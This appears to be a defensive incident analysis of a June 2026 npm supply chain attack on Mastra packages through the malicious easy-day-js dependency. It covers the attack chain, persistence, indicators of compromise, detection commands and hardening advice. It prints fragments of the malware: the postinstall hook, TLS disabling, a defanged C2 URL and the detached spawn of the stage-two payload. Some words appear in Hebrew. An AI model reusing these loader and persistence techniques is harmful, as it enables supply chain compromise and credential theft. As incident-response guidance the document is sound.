
On June 17, 2026, security researchers detected a coordinated npm supply chain attack against the Mastra ecosystem. An attacker used legitimate publishing access associated with a compromised Mastra maintainer to release malicious versions of packages such as @mastra/core, @mastra/memory, @mastra/mcp, mastra, ו create-mastra. The published Mastra code was largely unchanged. The harmful behavior came from a newly added production dependency, easy-day-js, whose weaponized version ran an obfuscated postinstall loader as soon as npm installed it.
That distinction matters. A developer did not have to import Mastra, launch an agent, start an MCP server, or deploy an application for the payload to execute. A dependency installation was enough. Developer workstations, persistent CI runners, self-hosted build agents, release machines, container builders, and any environment that performed an affected installation must therefore be evaluated as potentially compromised.
The phrase “144 compromised Mastra packages” comes from a real source, but it needs qualification. JFrog Security Research identified 143 affected Mastra packages plus the malicious easy-day-js dependency, producing 144 campaign-related packages under that accounting. JFrog’s article itself says the campaign included 143 affected Mastra packages and one malicious dependency. Socket’s live campaign page later displayed 145 unique affected package artifacts, while its technical article described 141 malicious @mastra/* גרסאות. Mastra’s official incident report said the stolen token published 116 malicious npm packages. These numbers are not necessarily mutually exclusive: researchers counted registry artifacts at different times, Mastra counted publications associated with the compromised token, and remediation pull requests counted only packages that needed particular version bumps in particular repositories.
The defensible conclusion is that more than one hundred Mastra package versions were poisoned. The exact total depends on whether a source counts distinct package names, malicious versions, non-scoped packages, the delivery dependency, unpublished artifacts, or packages visible at a particular point in the investigation.
What Happened
Mastra’s incident report states that a token associated with one of its maintainers published malicious npm packages between 6:12 p.m. and 6:37 p.m. Pacific Time on June 16, 2026. In UTC, the wider set of suspicious registry activity extended into June 17. Independent researchers observed malicious releases between approximately 01:15 and 02:36 UTC.
Mastra said it became aware of the compromise at approximately 8:45 p.m. Pacific Time. The company contacted npm and third-party security researchers, began removing malicious versions, and initially unpublished 59 packages. It temporarily lost access to some packages, restored that access at approximately 10:15 p.m., and ultimately unpublished 110 malicious releases. Six versions could not be unpublished and were instead deprecated. According to the incident report, every identified malicious version had been unpublished or deprecated by 11:57 p.m. Pacific Time.
Mastra then published higher, clean versions to move npm’s latest tags beyond the attacker-controlled releases. This required more than simply rebuilding the old version numbers. npm does not allow a previously published and removed version to be reused. Those version numbers remain visible in registry history as tombstones, so maintainers must advance to a new version.
The project’s initial remediation pull request prepared patch releases for 131 publishable packages. Subsequent analysis narrowed and adjusted the packages that actually required version changes. One pull request referred to 57 compromised packages, another advanced 31 packages past tombstoned versions, and other packages were handled in separate repositories. These operational counts describe remediation work, not a definitive reduction of the incident to 31 or 57 malicious artifacts.
Mastra also investigated how the publishing credential was stolen. Its public account says the affected maintainer was a current employee who received a message from an already-compromised LinkedIn account. During a call, the maintainer clicked a suspicious link. Mastra connected the approach to social-engineering attempts reported by maintainers of other prominent TypeScript projects.
The company said it had required MFA for npm maintainers, but package settings allowed token-based publishing to bypass that interactive requirement. After the incident, Mastra removed the token bypass across its packages. This is an important lesson: an account may be described as MFA-protected while a long-lived automation or publishing token still provides a non-interactive path around the control.
| מקור | Reported scope | What the number appears to represent |
|---|---|---|
| Mastra incident report | 116 | Malicious npm packages published by the token cited in Mastra’s internal timeline |
| Socket technical article | 141 | זדוני @mastra/* versions found through scope-wide registry enumeration |
| JFrog research | 143 plus 1 | 143 affected Mastra packages and the easy-day-js delivery dependency |
| Socket campaign page | 145 | Unique package artifacts listed on the live campaign page at the time checked |
| Mastra remediation PR | 57 | Compromised packages considered by a specific version-superseding change |
| Mastra tombstone PR | 31 | Packages in the monorepo still blocked by previously unpublished version numbers |
No responsible exposure decision should turn on whether the final count is 141, 143, 144, or 145. Organizations need to determine whether an affected version entered one of their environments and whether its install hook executed.
שרשרת ההתקפה

easy-day-js Turned an npm Install Into Code ExecutionThe Mastra npm supply chain attack combined maintainer phishing, legitimate registry permissions, dependency injection, semantic-version resolution, install-time execution, staged malware delivery, persistence, and remote tasking.
The attack can be reduced to eight steps:
| שלב | Attacker action | Technical effect | Defensive opportunity |
|---|---|---|---|
| 1 | Publish a clean-looking easy-day-js@1.11.21 | Creates a plausible package history | New-package maturity policies |
| 2 | Publish malicious easy-day-js@1.11.22 | Adds an obfuscated postinstall hook | Lifecycle-script and behavior scanning |
| 3 | Use a compromised Mastra publisher | Makes malicious releases appear under a legitimate namespace | Phishing-resistant authentication and short-lived publishing identity |
| 4 | Add "easy-day-js": "^1.11.21" | Causes a transitive dependency to enter affected installations | Manifest-diff and dependency-change review |
| 5 | Let npm resolve the caret range | Fresh installs select 1.11.22 | Frozen lockfiles and package cooldown periods |
| 6 | לבצע setup.cjs during installation | Downloads and launches stage two | --ignore-scripts, sandboxing, and egress controls |
| 7 | Establish persistence | Survives deletion of node_modules | Endpoint telemetry and persistence hunting |
| 8 | Poll for remote tasks | Enables arbitrary follow-on Node.js or shell execution | C2 blocking, process monitoring, and host isolation |
The clean package was published first
npm registry metadata records easy-day-js@1.11.21 as published on June 16, 2026, at 07:05:42 UTC. This version imitated the legitimate dayjs package. Its metadata used date-related keywords, the Day.js repository URL, a familiar description, TypeScript declarations, plugins, and a dayjs.min.js entry point. A quick inspection could make it look like a repackaged or compatibility-oriented date library.
The clean-looking release served two purposes. It made the package less obviously disposable, and it allowed the attacker to inject a dependency range that appeared to point at a non-malicious version.
Approximately eighteen hours later, at 01:01:33 UTC on June 17, the attacker published easy-day-js@1.11.22. That release introduced the install hook:
{
  "scripts": {
    "postinstall": "node setup.cjs --no-warnings"
  }
}
ה --no-warnings flag reduced visible Node.js warning output. More importantly, postinstall is an npm lifecycle event. npm’s official lifecycle-script documentation confirms that preinstall, install, ו postinstall scripts run as part of both npm install ו npm ci, unless scripts are disabled.
The poisoned Mastra packages used a floating range
The attacker added the following dependency to malicious Mastra package manifests:
{
  "dependencies": {
    "easy-day-js": "^1.11.21"
  }
}
The caret is critical. Under semantic versioning, ^1.11.21 permits compatible versions from 1.11.21 up to, but not including, 2.0.0. Once 1.11.22 existed, a fresh dependency resolution selected that newer release.
The attack therefore did not require Mastra packages to name the malicious version explicitly. A reviewer could see 1.11.21, inspect that clean tarball, and still miss the fact that npm would resolve the range to 1.11.22.
This is a form of time-dependent dependency behavior. The meaning of a package manifest changes as new versions enter the registry. The text in package.json may remain identical while the code selected by a future installation changes.
Lockfiles can interrupt this behavior, but only under specific conditions. A lockfile generated before 1.11.22 and strictly honored during installation could retain 1.11.21. A newly generated lockfile, an unlocked install, a dependency refresh, or a build process that ignored the committed lockfile could resolve the malicious release.
The malicious code was not in the Mastra repository
The attacker’s Mastra releases were uploaded directly to npm using legitimate package publishing rights. They did not come through the project’s ordinary GitHub Actions release workflow, and the injected dependency was not committed to the public Mastra source tree.
This creates a source-to-artifact integrity gap. Reviewing the GitHub repository alone would show clean code. A source scanner operating only on the repository could also report no malicious JavaScript because the malicious behavior lived in a transitive package selected at installation time.
For a published package, defenders need to consider at least four distinct objects:
- The source repository and commit.
- The package manifest present in the repository.
- The tarball actually published to the registry.
- The complete dependency graph resolved by the installer.
Those objects are related, but they are not guaranteed to be identical. A compromised publishing credential can alter the tarball or its manifest without changing the repository. A floating version range can then change the installed graph without changing the parent tarball.
Commands such as npm pack, npm view, npm diff, registry metadata inspection, provenance verification, and lockfile analysis are therefore necessary complements to Git-based review.
How the easy-day-js Loader Worked
JFrog and Socket independently analyzed the obfuscated setup.cjs loader. Their findings agree on the central execution flow.
The loader first set:
process.env.NODE_TLS_REJECT_UNAUTHORIZED = "0";This disabled TLS certificate validation for Node.js requests in the process. HTTPS traffic remained encrypted, but the client no longer verified that it was speaking to a trusted server. The attacker could use a self-signed, expired, mismatched, or otherwise untrusted certificate without stopping the download.
The loader then contacted:
https://23[.]254[.]164[.]92:8000/update/49890878It wrote marker files in the operating system’s temporary directory:
.pkg_history
.pkg_logs
JFrog reported that .pkg_history stored the package installation directory. The bytes written to .pkg_logs represented easy-day-js after a simple transformation, avoiding an obvious plaintext campaign marker.
The downloaded JavaScript was saved to a randomized filename consisting of 24 hexadecimal characters followed by .js. The loader launched it through the current Node.js executable:
spawn(process.execPath, [payloadPath, "23[.]254[.]164[.]123:443"], {
  cwd: os.tmpdir(),
  detached: true,
  stdio: "ignore",
  windowsHide: true
}).unref();
Several properties made this useful for malware delivery:
process.execPathused the Node.js binary already present on the victim.detached: trueseparated the payload from the npm process.stdio: "ignore"suppressed normal child-process output.windowsHide: trueavoided a visible console window on Windows..unref()allowed npm to exit without waiting for the child process.
Finally, the loader deleted its own setup.cjs file. That anti-forensic step means a later check of node_modules/easy-day-js might not recover the original loader, even though it had already executed.
The following simplified pseudocode illustrates the sequence without reproducing the obfuscation:
disableTlsVerification();
writeCampaignMarkers();

const stageTwo = await download(attackerUrl);
const droppedFile = writeRandomTempJavaScript(stageTwo);

launchDetachedNodeProcess(droppedFile, exfiltrationHost);
deleteCurrentLoader();
This is not merely suspicious package behavior. It is an install-time download-and-execute chain.
What the Second Stage Could Do
The recovered second stage was a cross-platform Node.js backdoor and reconnaissance client. Researchers observed code for Windows, macOS, and Linux persistence, host inventory, browser-history collection, cryptocurrency-wallet extension discovery, command-and-control communication, and remote module execution.
Socket initially described the malware as targeting stored data associated with more than 160 cryptocurrency wallet extensions. Its more detailed static analysis was narrower: the recovered sample contained a list of 166 wallet extension IDs and inventoried which extensions and profile paths were present, but it did not directly copy the extensions’ LevelDB wallet data in the analyzed core payload.
JFrog reached a compatible conclusion. It found wallet-extension inventory in the initial beacon, not direct seed-phrase or wallet-file theft in the recovered static stage. This distinction should be preserved. The analyzed payload identified valuable wallet targets; it was not proven, from that static sample alone, to extract every wallet’s private material.
That does not make the incident low risk. The implant could download and execute additional attacker-controlled modules through Node.js or a shell. The operator could deliver different follow-on code after identifying an attractive victim. The initial loader also executed arbitrary remote JavaScript in the security context of the user or CI runner that ran npm.
The initial beacon reportedly included:
- A generated victim identifier.
- Username and hostname.
- Operating system and architecture.
- Node.js version.
- Installed applications.
- Running processes.
- Browser-history information.
- Detected cryptocurrency wallet extensions and browser profiles.
The sample examined by Socket accessed the History databases of Chrome, Edge, and Brave. It copied browser history databases into temporary directories and read them using Node.js SQLite support. Researchers did not confirm direct extraction of saved browser passwords or cookies from the recovered core.
The command channel supported repeated polling and remote tasks. JFrog identified runners for detached Node.js execution, detached shell execution, captured Node.js execution, and captured shell execution. This moved the malware beyond a fixed infostealer. It created a persistent execution channel through which the operator could change capabilities after installation.
Consequently, incident responders should not limit credential rotation to data explicitly collected by the recovered sample. A machine that executed the loader must be evaluated according to what arbitrary code running as that user could access.
Persistence Across Windows, macOS, and Linux
Deleting the affected dependency does not reliably remove the second stage. The implant copied itself outside node_modules and created operating-system persistence.
| פלטפורמה | Persistence mechanism | Payload location |
|---|---|---|
| חלונות | Current-user Run key named NvmProtocal | C:\ProgramData\NodePackages\protocal.cjs |
| macOS | LaunchAgent named com.nvm.protocal.plist | ~/Library/NodePackages/protocal.cjs |
| Linux | User systemd service named nvmconf.service | ~/.config/systemd/nvmconf/protocal.cjs |
The names intentionally resemble Node.js or NVM components. NodePackages, NvmProtocal, ו nvmconf.service may look ordinary on a developer system where Node version managers and package tools are expected.
The misspelling protocal.cjs is itself a useful indicator. Defenders should search for the exact attacker spelling rather than only protocol.cjs.
JFrog also noted an unusual macOS behavior: signal and exit handlers could call the persistence routine. Killing the running process without first understanding the sample could therefore trigger persistence creation under some conditions. Host isolation and forensic collection should precede casual process termination whenever practical.
Linux checks
systemctl --user status nvmconf.service
systemctl --user cat nvmconf.service

find "$HOME/.config" /tmp /var/tmp \
  \( -name 'nvmconf.service' -o \
     -name 'protocal.cjs' -o \
     -name '.pkg_history' -o \
     -name '.pkg_logs' \) 2>/dev/null

ps -eo pid,ppid,lstart,args |
  grep -E 'protocal\.cjs|NodePackages|[0-9a-f]{24}\.js'
macOS checks
plutil -p "$HOME/Library/LaunchAgents/com.nvm.protocal.plist" 2>/dev/null

find "$HOME/Library" /tmp /private/tmp \
  \( -name 'com.nvm.protocal.plist' -o \
     -name 'protocal.cjs' -o \
     -name '.pkg_history' -o \
     -name '.pkg_logs' \) 2>/dev/null

ps -axo pid,ppid,lstart,command |
  grep -E 'protocal\.cjs|NodePackages|[0-9a-f]{24}\.js'
Windows PowerShell checks
$runKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ItemProperty $runKey -Name "NvmProtocal" -ErrorAction SilentlyContinue

Get-ChildItem "C:\ProgramData\NodePackages" -Force -Recurse `
  -ErrorAction SilentlyContinue

Get-CimInstance Win32_Process |
  Where-Object {
    $_.CommandLine -match "protocal\.cjs|NodePackages|[0-9a-f]{24}\.js"
  } |
  Select-Object ProcessId, ParentProcessId, CreationDate, CommandLine
Finding one of these artifacts is strong evidence that the second stage reached the host. Not finding them is not proof of safety. The download may have failed, the malware may have received updated code, artifacts may have been deleted, persistence may not yet have been installed, or the environment may have used paths that differ from the researchers’ samples.
Who Was Exposed
The presence of a Mastra dependency does not automatically establish execution. Exposure should be classified by what actually happened during dependency resolution and installation.
| Exposure state | ראיות | Risk level | Recommended response |
|---|---|---|---|
| Mastra appears only in a manifest | No affected version in any lockfile or install record | Low but requires verification | Confirm resolved versions and historical builds |
| Affected Mastra version appears in a lockfile | easy-day-js may or may not have resolved | Elevated | Inspect lockfile, caches, CI logs, and installation history |
easy-day-js@1.11.22 was downloaded | Registry, proxy, cache, or EDR evidence | גבוה | Determine whether lifecycle scripts were disabled |
| Install ran with lifecycle scripts enabled | npm logs or build configuration confirms execution path | קריטי | Isolate host and begin incident response |
| Stage-two network or host IOC observed | C2 traffic, marker files, process, or persistence | Confirmed compromise | Full containment, forensics, rebuild, and credential rotation |
A project that pinned a clean Mastra version and never installed during the attack window may not have executed the malware. A project that used an affected version but ran npm ci --ignore-scripts may have downloaded malicious files without executing the lifecycle hook. That remains a security event, but it differs from confirmed code execution.
Conversely, a team may no longer see the dependency in its current lockfile even though a CI job installed it during the incident. Current repository state is not sufficient. Historical CI logs, package proxy records, build attestations, container layers, runner snapshots, EDR telemetry, DNS records, and deployment timestamps matter.
Developer workstations
Developer systems are particularly sensitive because they often contain:
- GitHub, GitLab, or Bitbucket sessions and tokens.
- npm credentials.
- Cloud CLI profiles.
- Kubernetes configuration.
- SSH keys and agents.
- Database credentials.
- LLM provider API keys.
- Browser sessions.
- Cryptocurrency wallet extensions.
- Access to internal source code and package registries.
The malware ran with the developer’s user privileges. It did not need administrative access to read most user-owned credentials or establish current-user persistence.
CI and release infrastructure
CI runners may be even more valuable than workstations. Depending on job design, an affected install could access:
- Repository write tokens.
- Package publishing tokens.
- Container registry credentials.
- Cloud deployment identities.
- Code-signing material.
- Build caches.
- Environment variables.
- Artifact stores.
- Production deployment credentials.
A malicious dependency installed in a release job could contaminate more than the runner. Responders must identify every artifact produced after the installation: npm packages, container images, serverless bundles, desktop binaries, deployment archives, SBOMs, and generated source packages.
Container builds
A successful container build does not neutralize the incident. The install hook may execute inside a build stage and exfiltrate secrets passed as environment variables or mounted files. It may also modify build output.
If the malicious process ran only inside an ephemeral, isolated builder with no sensitive credentials and no useful outbound network access, the blast radius may be lower. That conclusion must be demonstrated from build configuration and telemetry, not assumed because “it was in Docker.”
BuildKit secrets, registry credentials, SSH forwarding, cloud tokens, and source-control credentials can all be present during container construction. Persistent build workers and shared layer caches may retain malicious artifacts.
How to Check a Repository
Start with the current dependency graph:
npm ls easy-day-js --allFor pnpm:
pnpm why easy-day-jsFor Yarn:
yarn why easy-day-jsThese commands help with the currently installed graph. They do not inspect old CI workspaces, removed lockfile entries, deleted branches, or previously built artifacts.
Search the repository and common lockfiles:
rg -n \
  'easy-day-js|@mastra/(core|memory|mcp|observability)|"mastra"' \
  package.json package-lock.json npm-shrinkwrap.json \
  pnpm-lock.yaml yarn.lock 2>/dev/null
Do not search only for easy-day-js@1.11.22. A lockfile may represent the package name, requested range, resolved version, tarball URL, and integrity hash in different fields. Search for the package name first, then inspect the surrounding entry.
For npm lockfiles, a malicious entry may resemble:
{
  "node_modules/easy-day-js": {
    "version": "1.11.22",
    "resolved": "https://registry.npmjs.org/easy-day-js/-/easy-day-js-1.11.22.tgz",
    "hasInstallScript": true
  }
}
The exact fields depend on npm and lockfile versions. hasInstallScript: true is especially relevant, but its absence should not be treated as proof that no script existed without validating the lockfile format.
Inspect registry metadata without installing the package:
npm view easy-day-js versions time dist-tags --json
npm view @mastra/core versions time dist-tags --json
Retrieve a tarball for offline inspection in an isolated analysis environment:
mkdir -p /tmp/mastra-package-review
cd /tmp/mastra-package-review

npm pack @mastra/core@1.42.1 --ignore-scripts
tar -xzf mastra-core-1.42.1.tgz
jq '.dependencies, .scripts' package/package.json
Do not run npm install on a suspicious package during analysis. npm pack retrieves the tarball without performing a normal dependency installation, but the resulting files should still be handled as untrusted.
The affected-version lists maintained by JFrog and Socket are better sources than guessing that every package released on June 17 was malicious. Check exact package and version pairs.
Scanning Multiple Repositories
Large organizations may need to search hundreds or thousands of repositories. The following Node.js script recursively looks for lockfiles and reports files containing easy-day-js. It does not execute package-manager code.
import fs from "node:fs";
import path from "node:path";

const roots = process.argv.slice(2);
const lockfiles = new Set([
  "package-lock.json",
  "npm-shrinkwrap.json",
  "pnpm-lock.yaml",
  "yarn.lock"
]);

function walk(directory, results = []) {
  for (const entry of fs.readdirSync(directory, { withFileTypes: true })) {
    if (["node_modules", ".git", ".next", "dist", "build"].includes(entry.name)) {
      continue;
    }

    const fullPath = path.join(directory, entry.name);

    if (entry.isDirectory()) {
      walk(fullPath, results);
    } else if (lockfiles.has(entry.name)) {
      const content = fs.readFileSync(fullPath, "utf8");
      if (content.includes("easy-day-js")) {
        results.push(fullPath);
      }
    }
  }

  return results;
}

for (const root of roots) {
  for (const finding of walk(path.resolve(root))) {
    console.log(finding);
  }
}
Run it against checked-out repository collections:
node scan-mastra-lockfiles.mjs /srv/repos /opt/build-workspacesThis is a triage tool, not a full exposure detector. Extend the investigation to historical Git commits, CI artifacts, dependency proxy logs, SBOM stores, and container metadata.
A useful Git history search is:
git log -S'easy-day-js' --all --oneline -- \
  package-lock.json pnpm-lock.yaml yarn.lock npm-shrinkwrap.json
If the dependency was introduced and removed in a rapid automated update, current branch searches may otherwise miss it.
Network and Host Indicators
Researchers published the following network indicators:
23[.]254[.]164[.]92
23[.]254[.]164[.]92:8000
23[.]254[.]164[.]92:8000/update/49890878
23[.]254[.]164[.]123
23[.]254[.]164[.]123:443
23[.]254[.]164[.]123:443/49890878
Relevant host strings and paths include:
easy-day-js
setup.cjs
protocal.cjs
NodePackages
NvmProtocal
com.nvm.protocal
nvmconf.service
.pkg_history
.pkg_logs
/update/49890878
Socket published these SHA-256 values:
| Artifact | SHA-256 |
|---|---|
Stage-one setup.cjs loader | b122a9873bedf145ae2a7fd024b5f309007dbb025149f4dc4ac3f7e4f32a36a4 |
זדוני easy-day-js@1.11.22 package manifest | c38954e85bf5433e61e7c8f4230336695624ae88b6953afabf7bf817aa91b638 |
| Recovered stage-two payload | 221c45a790dec2a296af57969e1165a16f8f49733aeab64c0bbd768d9943badf |
Use these indicators carefully. Shared hosting infrastructure can produce IP-based false positives, although the combination of the exact IP, port, and campaign path is substantially more specific. Hash matching is precise for known samples but misses modified or dynamically replaced payloads. Filename searches can detect the analyzed campaign while missing later variants.
Behavioral detections have longer value. High-signal behaviors include:
- Node.js spawned from an npm lifecycle process.
- A detached Node.js process executing a random script from a temporary directory.
- npm installation making outbound connections to raw IP addresses.
- Node.js setting
NODE_TLS_REJECT_UNAUTHORIZED=0. - Creation of user-level persistence immediately after dependency installation.
- New dependencies added only to registry tarballs, not the source repository.
- A human npm account publishing many packages that are normally released by CI.
- A new package receiving a production dependency relationship from a high-trust namespace within hours of publication.
Containment and Recovery

If an affected installation ran with lifecycle scripts enabled, respond as if arbitrary code executed under that account. Do not begin with a routine dependency upgrade and declare the incident closed.
Freeze relevant automation
Pause release workflows, deployments, scheduled dependency updates, image promotion, and package publishing from affected environments. Preserve job identifiers and timestamps.
If an affected runner has a token capable of modifying repositories or publishing packages, continued automation can amplify the incident.
Isolate affected hosts
Disconnect affected workstations or persistent runners from normal network access while preserving the ability to collect evidence through an approved incident-response channel.
For ephemeral CI runners, prevent reuse and retain snapshots, logs, or disk images where the platform permits it. Terminating a runner without preserving any telemetry can erase the only evidence of what the payload did.
Preserve evidence
Collect:
- npm and package-manager logs.
- Shell history.
- Process execution telemetry.
- EDR events.
- DNS and proxy logs.
- Firewall and VPC flow records.
- CI job logs and environment metadata.
- Installed dependency trees.
- Lockfiles and SBOMs.
- Package proxy and cache records.
- Filesystem timestamps.
- Persistence definitions.
- Container image and build provenance.
- Registry publication and download records.
Record times in UTC and preserve the original timezone information. The public incident uses both Pacific Time and UTC, so careless conversion can create false conclusions about whether an installation fell inside the attack window.
Rebuild compromised systems
For CI runners and disposable build machines, rebuilding from a trusted base is preferable to in-place cleanup. Remove compromised caches and ensure the rebuilt runner cannot restore a poisoned npm tarball from an internal proxy or shared cache.
For developer workstations, the appropriate action depends on forensic confidence, asset value, and credential exposure. Because the malware installed persistence and supported remote execution, a clean operating-system rebuild provides stronger assurance than deleting a handful of known files.
Rotate credentials in the right order
Credential rotation should occur from a clean device. Rotating a token on a compromised workstation can expose the replacement token immediately.
Prioritize credentials based on both value and propagation potential:
- npm publishing and registry tokens.
- Source-control personal access tokens and application credentials.
- CI/CD identities and runner registration tokens.
- Cloud provider keys and deployment identities.
- Container registry and artifact repository credentials.
- SSH and code-signing keys.
- Kubernetes credentials.
- Database and service credentials.
- LLM provider API keys.
- Browser sessions and application tokens available to the affected user.
Invalidate active sessions where supported. Review audit logs for use of old credentials before and after rotation.
If a cryptocurrency wallet extension existed on a confirmed compromised workstation, treat the wallet environment as high risk. The recovered sample inventoried wallet extensions, while the backdoor could execute additional modules. For material holdings, move assets to a new wallet generated from a new seed phrase on a clean device. Changing an extension password does not replace a potentially exposed seed phrase or private key.
Review downstream artifacts
Determine whether the affected environment produced or signed anything after the malicious installation:
- npm releases.
- Container images.
- Deployment bundles.
- Desktop applications.
- Browser extensions.
- Infrastructure templates.
- Generated code.
- Internal packages.
- SBOMs or attestations.
- Releases signed with local keys.
Rebuild affected artifacts from a known-clean source commit, clean dependency graph, clean runner, and verified package cache. Compare resulting hashes and manifests where deterministic builds permit it.
Validate recovery
Recovery is complete only when evidence supports all of the following:
- Affected versions no longer resolve.
easy-day-jsis absent from manifests, lockfiles, caches, and artifacts.- Known persistence has been removed or the host has been rebuilt.
- No suspicious Node.js processes remain.
- Network controls block known infrastructure.
- Exposed credentials have been revoked and replaced.
- Audit logs show no continuing unauthorized use.
- Clean builds use verified lockfiles and trusted publishing paths.
- Post-incident tests confirm that public and internal attack surfaces did not change unexpectedly.
Automated validation can help teams repeat these checks across many applications, especially when stolen cloud or deployment credentials may have changed externally reachable systems. Agent-driven security platforms such as Penligent can support authorized attack-surface retesting and evidence collection after containment, but dependency forensics, endpoint investigation, and credential revocation still require their own controls. An external security test cannot prove that a previously compromised workstation is clean.
למה npm audit May Not Catch This
npm audit primarily evaluates dependencies against advisory data. It is useful for known vulnerable versions, but the Mastra event was an active malware publication rather than a conventional coding flaw with a mature CVE record.
At the start of a supply chain incident, several things may be true:
- No CVE exists.
- No npm advisory has propagated to the client.
- The package name is too new to have reputation history.
- The malicious behavior appears only in an install script.
- The parent package source looks legitimate.
- The harmful payload is downloaded at runtime.
- The malicious version has already been removed from the public registry.
- The current lockfile is clean even though a historical build was exposed.
A clean npm audit result therefore does not establish that a package installation was safe. Defenders need package-behavior analysis, release-provenance checks, registry monitoring, dependency-change review, endpoint telemetry, and network controls.
The CVE Question
As of June 18, 2026, the primary public sources for this incident are the Mastra incident report and analyses from Socket, JFrog, StepSecurity, and other researchers. The Mastra compromise should not be presented as having a confirmed CVE unless an authoritative CVE record is subsequently assigned.
The absence of a CVE does not reduce the operational severity. CVE identifiers describe publicly disclosed vulnerabilities under a particular numbering process. They are not a complete catalog of malicious packages, stolen publishing credentials, phishing campaigns, or active malware.
Two older CVEs help explain the distinction.
CVE-2022-23812 and malicious npm code
NVD’s record for CVE-2022-23812 covers malicious behavior introduced into node-ipc. Affected versions contained code that targeted systems associated with Russia or Belarus and overwrote files. Later versions imported the peacenotwar package.
It is relevant because it demonstrates that deliberately harmful npm package behavior can receive a CVE. Its exploitation condition was installation or execution of an affected node-ipc dependency under the relevant conditions. Mitigation required removing affected versions and replacing them with safe releases.
The Mastra incident differs in origin and delivery. The node-ipc case involved harmful code introduced through the project’s own release lineage. The Mastra attack used a phished publisher and a separate typosquatted dependency. Both cases show why package installation must be treated as code execution, not merely file retrieval.
CVE-2024-3094 and artifact trust
CVE-2024-3094 concerns the XZ Utils backdoor distributed in versions 5.6.0 and 5.6.1. The backdoor used a complex build and distribution chain and could affect SSH authentication in specific Linux configurations.
XZ and Mastra are technically different incidents, but they expose the same trust problem: the code or artifact received by users may not match what a routine source review leads them to expect.
For CVE-2024-3094, defenders removed affected XZ versions and returned to known-clean releases. For Mastra, defenders must remove affected npm versions, investigate install-time execution, eliminate persistence, rotate exposed credentials, and rebuild from clean environments.
The comparison also shows why CVE-only security programs are incomplete. CVE-2024-3094 became a highly visible identifier. A newly published npm stealer may execute widely before any CVE or advisory exists.
| Incident | Initial access or cause | Delivery method | Execution condition | Primary mitigation |
|---|---|---|---|---|
Mastra and easy-day-js | Maintainer phishing and stolen publishing access | Injected transitive dependency with postinstall | Installing an affected package with scripts enabled | Isolate, rebuild, rotate credentials, and use clean versions |
| CVE-2022-23812 | Harmful code introduced into node-ipc releases | Direct package code or imported protestware | Installing and executing affected versions | Remove affected versions and replace dependencies |
| CVE-2024-3094 | Long-running upstream and build-chain manipulation | Backdoored XZ release artifacts | Specific affected versions and system configurations | Downgrade or upgrade to clean distribution packages |
Hardening npm and CI Workflows
No single control would have made the Mastra incident impossible. A layered design can, however, reduce both the chance of poisoned publication and the damage caused by malicious installation.
Disable lifecycle scripts by default
For environments that do not need dependency install scripts:
npm ci --ignore-scriptsA repository-level .npmrc can enforce:
ignore-scripts=trueThis would have prevented the easy-day-js postinstall hook from executing during a normal npm installation.
The control has compatibility costs. Native modules may need compilation, browser automation packages may download binaries, and some libraries perform legitimate setup in install או postinstall. Teams should inventory those requirements and create a reviewed exception process instead of enabling every transitive script.
A practical pattern is:
- Install with scripts disabled in the dependency-resolution stage.
- Produce a report of packages declaring lifecycle scripts.
- Approve a small allowlist.
- Run required setup in a restricted, network-controlled build stage.
- Fail builds when an unapproved package introduces a new script.
Recent npm versions expose script-management commands, but organizations must test them against their selected npm release and workflow before relying on them as policy enforcement.
Enforce immutable dependency resolution
Commit lockfiles and use the package manager’s frozen mode. For npm, prefer:
